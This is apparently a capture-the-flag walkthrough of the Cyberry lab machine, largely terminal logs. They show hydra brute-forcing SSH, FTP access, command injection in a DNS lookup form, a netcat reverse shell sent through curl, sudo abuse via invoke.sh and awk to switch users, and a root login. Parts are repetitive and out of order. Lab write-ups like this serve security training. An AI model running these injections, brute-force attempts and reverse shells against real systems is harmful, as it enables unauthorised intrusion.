
let's use hydra to bruteforce
sudo hydra -L brain -p bakeoff ssh://192.168.56.166

```
[baz@parrot]-[/usr/share/wordlists/dirb]
└─$cd
[baz@parrot]-[~]
└─$cd comp\ ctf\ walkthroughs/cyberry/
[baz@parrot]-[~/comp ctf walkthroughs/cyberry]
└─$ls
1596612945249586 52.jpeg  cyberchefboss.gif.png  gobuster2.H.png  lunapicimageconvert.png  notes
brain                     cyberchef.png          hidden.gif       netdiscover.png          placeholder.jpg
brainfuck.png             dirbextension.php.png  http.png         nmap.png                 secretfile.html.png
[baz@parrot]-[~/comp ctf walkthroughs/cyberry]
└─$sudo hydra -L brain -p bakeoff ssh://192.168.56.166
[sudo] password for baz:
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-05 13:36:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:9/p:1), ~1 try per task
[DATA] attacking ssh://192.168.56.166:22/
[22][ssh] host: 192.168.56.166   login: mary   password: bakeoff
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-08-05 13:36:56
[baz@parrot]-[~/comp ctf walkthroughs/cyberry]
└─$
```


we got the credentials. But when tried to use it for ssh it didn't work. But ftp works.
ftp 192.168.56.166
user- mary
pass- bakeoff


```
[baz@parrot]-[~/comp ctf walkthroughs/cyberry]
└─$ftp 192.168.56.166
Connected to 192.168.56.166.
220 ProFTPD 1.3.5b Server (Debian) [192.168.56.166]
Name (192.168.56.166:baz): mary
331 Password required for mary
Password:
230 User mary logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxrwxrwt   3 mary     mary         4096 Nov 29  2017 .
drwxrwxrwt   3 mary     mary         4096 Nov 29  2017 ..
drwxr-xr-x   2 mary     mary         4096 Nov 29  2017 .bash_history
-rwxrwxrwt   1 mary     mary          220 Nov 20  2017 .bash_logout
-rwxrwxrwt   1 mary     mary         3515 Nov 20  2017 .bashrc
-rwxrwxrwt   1 mary     mary          675 Nov 20  2017 .profile
226 Transfer complete
ftp> cd .bash_history
250 CWD command successful
ftp> ls -al
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x   2 mary     mary         4096 Nov 29  2017 .
drwxrwxrwt   3 mary     mary         4096 Nov 29  2017 ..
-rw-r--r--   1 mary     mary           64 Nov 29  2017 .reminder.enc
-rw-r--r--   1 mary     mary          122 Nov 29  2017 .trash
226 Transfer complete
ftp>
```

From mary we got few files and it was another usernames and passwords.
We check the file type and find that reminder is encrypted and trash contains password to decrypt it.
file reminder
file trash
cat trash



Now we use openssl to decrypt it. We create shell code to decrypt it as there are multiple passwords to be used and multiple types of encryption. We save it in files with name format as decrypted{encryption}{password}.
We use this password to login at http://192.168.0.18:61955/login.php. We use the username we used earlier to brute force ssh and find the username to be mary.
Now once we login we find a link to page.





When we open the link we find a page that does DNS lookup, it looks like it may be vulnerable to command injection.

Let’s see if we can exploit the host parameter to execute remote commands.

```
┌──[baz@parrot]─[~]
└──╼ $curl -d "host=google.com; uname -a 192.168.56.166:61955
> ;
> ^C
┌──[✗]─[baz@parrot]─[~]
└──╼ $curl -d "host=google.com; uname -a 192.168.56.166:61955
;^C
┌──[✗]─[baz@parrot]─[~]
└──╼ $^C
┌──[✗]─[baz@parrot]─[~]
└──╼ $curl -d "host=google.com; uname -a 192.168.56.166:61955/ub3r-s3cur3/index.php
> ^C
┌──[✗]─[baz@parrot]─[~]
└──╼ $curl -d "host=google.com; uname -a" 192.168.56.166:61955/ub3r-s3cur3/index.php
;; connection timed out; no servers could be reached

Linux cyberry 3.16.0-4-686-pae #1 SMP Debian 3.16.43-2+deb8u5 (2017-09-19) i686 GNU/Linux

<form method="post">
   <select name="host">
      <option value="google.com">google</option>
      <option value="yahoo.com">yahoo</option>
   </select>
   <input type="submit">
</form>┌──[baz@parrot]─[~]
└──╼ $
```

Great we were able to execute uname-a . Now let's execute reverse shell script.
curl -d "host=google.com; nc 192.168.56.1 4444 -e /bin/bash" 192.168.56.166:61955/ub3r-s3cur3/index.php

```
┌──[baz@parrot]─[~]
└──╼ $nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.166] 57418
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
┌──[baz@parrot]─[~]
└──╼ $curl -d "host=google.com; uname -a 192.168.56.166:61955
> ;
> ^C
┌──[✗]─[baz@parrot]─[~]
└──╼ $curl -d "host=google.com; uname -a 192.168.56.166:61955
;^C
┌──[✗]─[baz@parrot]─[~]
└──╼ $^C
┌──[✗]─[baz@parrot]─[~]
└──╼ $curl -d "host=google.com; uname -a 192.168.56.166:61955/ub3r-s3cur3/
index.php
> ^C
┌──[✗]─[baz@parrot]─[~]
└──╼ $curl -d "host=google.com; uname -a" 192.168.56.166:61955/ub3r-s3cur3
/index.php
;; connection timed out; no servers could be reached

Linux cyberry 3.16.0-4-686-pae #1 SMP Debian 3.16.43-2+deb8u5 (2017-09-19)
 i686 GNU/Linux

<form method="post">
   <select name="host">
      <option value="google.com">google</option>
      <option value="yahoo.com">yahoo</option>
   </select>
   <input type="submit">
</form>┌──[baz@parrot]─[~]
└──╼ $curl -d "host=google.com; nc 192.168.56.1 4444 -e /bin/bash" 192.168
.56.166:61955/ub3r-s3cur3/index.php
```

Great got a reverse shell
I spot an interesting file at `/var/www/html-secure/ub3r-s3cur3` during enumeration of the `www-data` account.
It’s a list of Latin words. Perhaps it’s another password list that I can use to brute-force SSH?

```
┌─[baz@parrot]─[~/comp ctf walkthroughs/cyberry]
└──╼ $sudo hydra -l nick -P pass ssh://192.168.56.166
[sudo] password for baz:
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-05 17:22:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:1/p:100), ~7 tries per task
[DATA] attacking ssh://192.168.56.166:22/
[22][ssh] host: 192.168.56.166   login: nick   password: custodio
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-08-05 17:22:33
┌─[✗]─[baz@parrot]─[~/comp ctf walkthroughs/cyberry]
└──╼ $
```

Great we got credentials nick
We find the password to be custodio for nick. Now once we login through ssh we check the sudoers list and there are 2 files we can a user terry.
Let's login to these credentials

```
┌─[✗]─[baz@parrot]─[~/comp ctf walkthroughs/cyberry]
└──╼ $ssh nick@192.168.56.166
nick@192.168.56.166's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec  7 11:12:22 2017 from 192.168.179.128
nick@cyberry:~$ id
uid=1003(nick) gid=1004(nick) groups=1004(nick)
nick@cyberry:~$ ls -al
total 132
drwxr-xr-x 3 nick  nick  4096 Dec  7  2017 .
drwxr-xr-x 9 root  root  4096 Nov 29  2017 ..
-rw------- 1 nick  nick 16132 Dec  7  2017 .bash_history
-rw-r--r-- 1 nick  nick   220 Nov 20  2017 .bash_logout
-rw-r--r-- 1 nick  nick  3515 Nov 20  2017 .bashrc
-rw-r--r-- 1 nick  nick  8104 Nov 22  2017 blackberry
-rw-r--r-- 1 nick  nick  6224 Nov 22  2017 blueberry
-rw-r--r-- 1 nick  nick  8323 Nov 22  2017 elderberry
-rw-r--r-- 1 nick  nick   435 Nov 22  2017 email-to-chuck
-rw-r--r-- 1 nick  nick   231 Nov 22  2017 email-to-halle
-rw-r--r-- 1 nick  nick   797 Dec  7  2017 email-to-mary
-rw-r--r-- 1 nick  nick   252 Nov 30  2017 email-to-terry
-rwxr-xr-x 1 nick  nick  7452 Nov 21  2017 esp
-rw-r--r-- 1 nick  nick  3454 Nov 22  2017 gooseberry
```

It appears that `/home/nick/invoke.sh` is a script that runs any executable as terry.
When we run invoke.sh we find it asks for program as arguments. So we try to run /bin/bash along with the shell script.

```
drwxr-xr-x 9 root  root  4096 Nov 29  2017 ..
-rw------- 1 nick  nick 16132 Dec  7  2017 .bash_history
-rw-r--r-- 1 nick  nick   220 Nov 20  2017 .bash_logout
-rw-r--r-- 1 nick  nick  3515 Nov 20  2017 .bashrc
-rw-r--r-- 1 nick  nick  8104 Nov 22  2017 blackberry
-rw-r--r-- 1 nick  nick  6224 Nov 22  2017 blueberry
-rw-r--r-- 1 nick  nick  8323 Nov 22  2017 elderberry
-rw-r--r-- 1 nick  nick   435 Nov 22  2017 email-to-chuck
-rw-r--r-- 1 nick  nick   231 Nov 22  2017 email-to-halle
-rw-r--r-- 1 nick  nick   797 Dec  7  2017 email-to-mary
-rw-r--r-- 1 nick  nick   252 Nov 30  2017 email-to-terry
-rwxr-xr-x 1 nick  nick  7452 Nov 21  2017 esp
-rw-r--r-- 1 nick  nick  3454 Nov 22  2017 gooseberry
-rwx------ 1 terry nick   629 Nov 22  2017 invoke.sh
-rwx------ 1 terry nick  9936 Nov 23  2017 makeberry
-rw-r--r-- 1 nick  nick   675 Nov 20  2017 .profile
-rw-r--r-- 1 nick  nick  5949 Nov 22  2017 raspberry
drwxr-xr-x 2 nick  nick  4096 Nov 30  2017 .ssh
-rw-r--r-- 1 nick  nick  8857 Nov 22  2017 strawberry
nick@cyberry:~$ sudo -l
Matching Defaults entries for nick on cyberry:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User nick may run the following commands on cyberry:
    (terry) SETENV: NOPASSWD: /home/nick/makeberry
    (terry) SETENV: NOPASSWD: /home/nick/invoke.sh
nick@cyberry:~$ sudo -u terry /home/nick/invoke.sh /bin/bash
terry@cyberry:/home/nick$
```

Now we are login as terry, we again check the sudoers list. We find that we can run awk as user halle. So we spawn a shell using awk as user halle.
sudo -u halle awk ‘BEGIN {system(“/bin/bash -I”)}’

sudo -u terry /home/nick/invoke.sh /bin/bash

```
sudo /bin/mv test test2
sudo -E -u halle /bin/mv test test2
chmod 755 test
sudo -E -u halle /bin/mv test test2
ls -ahl test
sudo -u halle /bin/mv test test2
cd /etc/
ls -ahl
su
sudo -E -u halle /usr/bin/awk 'BEGIN {system("/bin/sh")}'
su kerry
sudo -l
cd /home/terry
ls -ahlR
sudo -u halle awk 'BEGIN {system("/bin/sh")}'
su
terry@cyberry:/home/terry$ id
uid=1004(terry) gid=1005(terry) groups=1005(terry)
terry@cyberry:/home/terry$ sudo -l
Matching Defaults entries for terry on cyberry:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User terry may run the following commands on cyberry:
    (halle) SETENV: NOPASSWD: /usr/bin/awk
terry@cyberry:/home/terry$ sudo -E -u halle /usr/bin/awk 'BEGIN {system("/bin/sh")}'
$ id
uid=1001(halle) gid=1001(halle) groups=1001(halle)
$
```

Now we tried again using hydra if we could bruteforce root password. And we were able to get root credentials. We find the username as ‘root’ and password to be ‘chewbacabemerry
ssh root@192.168.56.166
pass- chewbacabemerry
id
ls
cd /root

```
[22][ssh] host: 192.168.56.166   login: root   password: chewbacabemerry
^C┌─[baz@parrot]─[~/comp ctf walkthroughs/cyberry]
└──╼ $ssh root@192.168.56.166
root@192.168.56.166's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Dec  9 10:52:55 2017
do you know the root dance?
root@cyberry:~# ls
root@cyberry:~# cd /root/
root@cyberry:~# ls
root@cyberry:~# ls -al
total 36
drwx------  3 root root  4096 Dec  7  2017 .
drwxr-xr-x 22 root root  4096 Nov 20  2017 ..
-rw-------  1 root root 10030 Dec  9  2017 .bash_history
-rw-r--r--  1 root root   605 Nov 21  2017 .bashrc
-rw-------  1 root root   970 Nov 24  2017 .mysql_history
-rw-r--r--  1 root root   140 Nov 19  2007 .profile
drwx------  2 root root  4096 Nov 30  2017 .ssh
root@cyberry:~# id
uid=0(root) gid=0(root) groups=0(root)
root@cyberry:~#
```